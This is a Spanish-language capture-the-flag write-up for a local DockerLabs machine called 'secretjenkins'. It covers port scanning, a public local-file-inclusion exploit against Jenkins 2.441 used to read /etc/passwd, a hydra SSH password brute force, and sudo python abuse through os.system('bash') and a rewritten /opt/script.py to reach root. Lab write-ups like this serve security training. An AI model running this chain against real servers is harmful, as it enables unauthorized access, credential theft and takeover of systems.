



Desplegamos el laboratorio

```
> sudo bash auto_deploy.sh secretjenkins.tar
[sudo] contraseña para caan31:

Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es → 172.17.0.2
Presiona Ctrl+C cuando termine con la máquina para eliminarla
```

Para comprobar que tenemos conexión con el laboratorio haremos un ping.

```
> ping -c 4 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.064 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.037 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.037 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.042 ms

— 172.17.0.2 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3059ms
rtt min/avg/max/mdev = 0.037/0.045/0.064/0.011 ms
```

Vamos a hacer un escaneo rápido y con el parámetro -Pn por si no permite conexiones ping el laboratorio

```
> nmap -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-05 21:29 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0000070s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
8080/tcp   open  http-proxy
MAC Address: 02:42:AC:11:00:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
```


Al ver los puertos abiertos, ahora haremos un escaneo mas profundo especificando los puertos y buscando la versión con la que cuenta cada servicio.

```
> nmap -p22,8080 -sCV -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-05 21:30 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000030s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|   256 94:fb:28:59:7f:ae:02:c0:56:46:07:33:8c:ac:52:85 (ECDSA)
|_  256 43:07:50:30:bb:28:b0:73:9b:7c:0c:4e:3f:c9:bf:02 (ED25519)
8080/tcp  open  http      Jetty 10.0.18
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
|_ http-server-header: Jetty(10.0.18)
|_ http-robots.txt: 1 disallowed entry
|_ /
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.08 seconds
```

Vemos que tenemos un servidor Jetty por el puerto 8080, vamos a ver que nos encontramos.



Vamos a ver que versiones en la pagina web nos encontramos por si encontramos un exploit, vemos que tenemos una versión de Jenkins y Jetty

```
> whatweb http://172.17.0.2:8080/
http://172.17.0.2:8080/ [403 Forbidden] Cookies[JSESSIONID.4c8f8d07], Country[RESERVED][ZZ], HTTPServer[Jetty(10.0.18)], HttpOnly[JSESSIONID.4c8f8d07], IP[172.17.0.2], Jenkins[2.441], Jetty[10.0.18], Meta-Refresh-Redirect[/login?from=%2F], Script, UncommonHeaders[x-content-type-options,x-hudson,x-jenkins,x-jenkins-session]
http://172.17.0.2:8080/login?from=%2F [200 OK] Cookies[JSESSIONID.4c8f8d07], Country[RESERVED][ZZ], HTML5, HTTPServer[Jetty(10.0.18)], HttpOnly[JSESSIONID.4c8f8d07], IP[172.17.0.2], Jenkins[2.441], Jetty[10.0.18], PasswordField[j_password], Title[Sign in [Jenkins]], UncommonHeaders[x-content-type-options,x-hudson,x-jenkins,x-jenkins-session], X-Frame-Options[sameorigin]
```

Ahora buscaremos un exploit y lo vamos a intentar ejecutar

```
> searchsploit Jenkins 2.441
```

Exploit Title	Path
Jenkins 2.441 - Local File Inclusion	java/webapps/51993.py

```
Shellcodes: No Results
```

Vamos a localizar ese exploit y lo copiaremos en nuestro directorio del laboratorio.

```
> locate java/webapps/51993.py
/usr/share/exploitdb/exploits/java/webapps/51993.py
> cp /usr/share/exploitdb/exploits/java/webapps/51993.py Documentos/DockerLabs/secretjenkins

> cd !$
> cd Documentos/DockerLabs/secretjenkins
> ls
51993.py  auto_deploy.sh  secretjenkins.tar
```

Lo ejecutaremos para ver como se puede utilizar y vemos que nos pide poner la URL del laboratorio atacado.

```
> python3 51993.py
usage: 51993.py [-h] -u URL [-p PATH]
51993.py: error: the following arguments are required: -u/--url
```

Lo colocamos y nos permite elegir un directorio para descargar

```
> python3 51993.py -u http://172.17.0.2:8080
Press Ctrl+C to exit
File to download:
```

Vamos a descargar el directorio passwd para ver con que usuarios nos encontramos.

```
> /etc/passwd
systemd-network:x:998:998:systemd Network Management:/:usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
jenkins:x:1000:1000::/var/jenkins_home:/bin/bash
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
root:x:0:0:root:/root:/bin/bash
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
bobby:x:1001:1001::/home/bobby:/bin/bash
games:x:5:60:games:/usr/games:/usr/sbin/nologin
pinguinito:x:1002:1002::/home/pinguinito:/bin/bash
```

Al ver los usuarios, ahora intentaremos hacer un ataque de fuerza bruta.

```
> hydra -l bobby -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-05 21:34:14
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: bobby password: chocolate
```

Vemos que encontramos la contraseña así que nos conectaremos por ssh

```
> ssh bobby@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:g5HpEMVrzx0F/fmegIvdqdcITROIw/2YvKHJAiaZ12U.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
bobby@172.17.0.2's password:
Linux dc5bf18a1070 6.12.25-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.25-1kali1 (2025-04-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
bobby@dc5bf18a1070:~$
```

Vamos a ver si tenemos privilegios como sudo, tenemos el binario de python3 pero solamente con el usuario pinguinito, así que ejecutaremos como sudo y vamos a escribir un pequeño script para poder escalar y tener una consola bash.

```
bobby@dc5bf18a1070:~$ sudo -l
Matching Defaults entries for bobby on dc5bf18a1070:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User bobby may run the following commands on dc5bf18a1070:
  (pinguinito) NOPASSWD: /usr/bin/python3
bobby@dc5bf18a1070:~$ sudo -u pinguinito /usr/bin/python3
Python 3.11.2 (main, Mar 13 2023, 12:18:29) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system("bash")
pinguinito@dc5bf18a1070:/home/bobby$
```

Ahora ya que somos el usuario volveremos a ver si tenemos privilegios para ejecutar como sudo.

Tenemos un script al que podemos ejecutar.

```
pinguinito@dc5bf18a1070:~$ sudo -l
Matching Defaults entries for pinguinito on dc5bf18a1070:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User pinguinito may run the following commands on dc5bf18a1070:
  (ALL) NOPASSWD: /usr/bin/python3 /opt/script.py
```

La manera que lo hare será eliminando el script y creando uno desde 0 con el mismo script para escalar privilegios.

```
pinguinito@dc5bf18a1070:/opt$ rm -r script.py
rm: remove write-protected regular file 'script.py'? yes
```

Creamos con touch ya que nano no nos permite

```
pinguinito@dc5bf18a1070:/opt$ touch script.py
```

Escribimos el script con echo ya que no tenemos un editor.

```
pinguinito@dc5bf18a1070:/opt$ echo "import os" > /opt/script.py
```

```
pinguinito@dc5bf18a1070:/opt$ echo 'os.system("bash")' >> /opt/script.py
```

Y al ejecutarlo ya somos root.

```
pinguinito@dc5bf18a1070:~$ sudo /usr/bin/python3 /opt/script.py
root@dc5bf18a1070:/home/pinguinito# cd
root@dc5bf18a1070:~# whoami
root
root@dc5bf18a1070:~#
```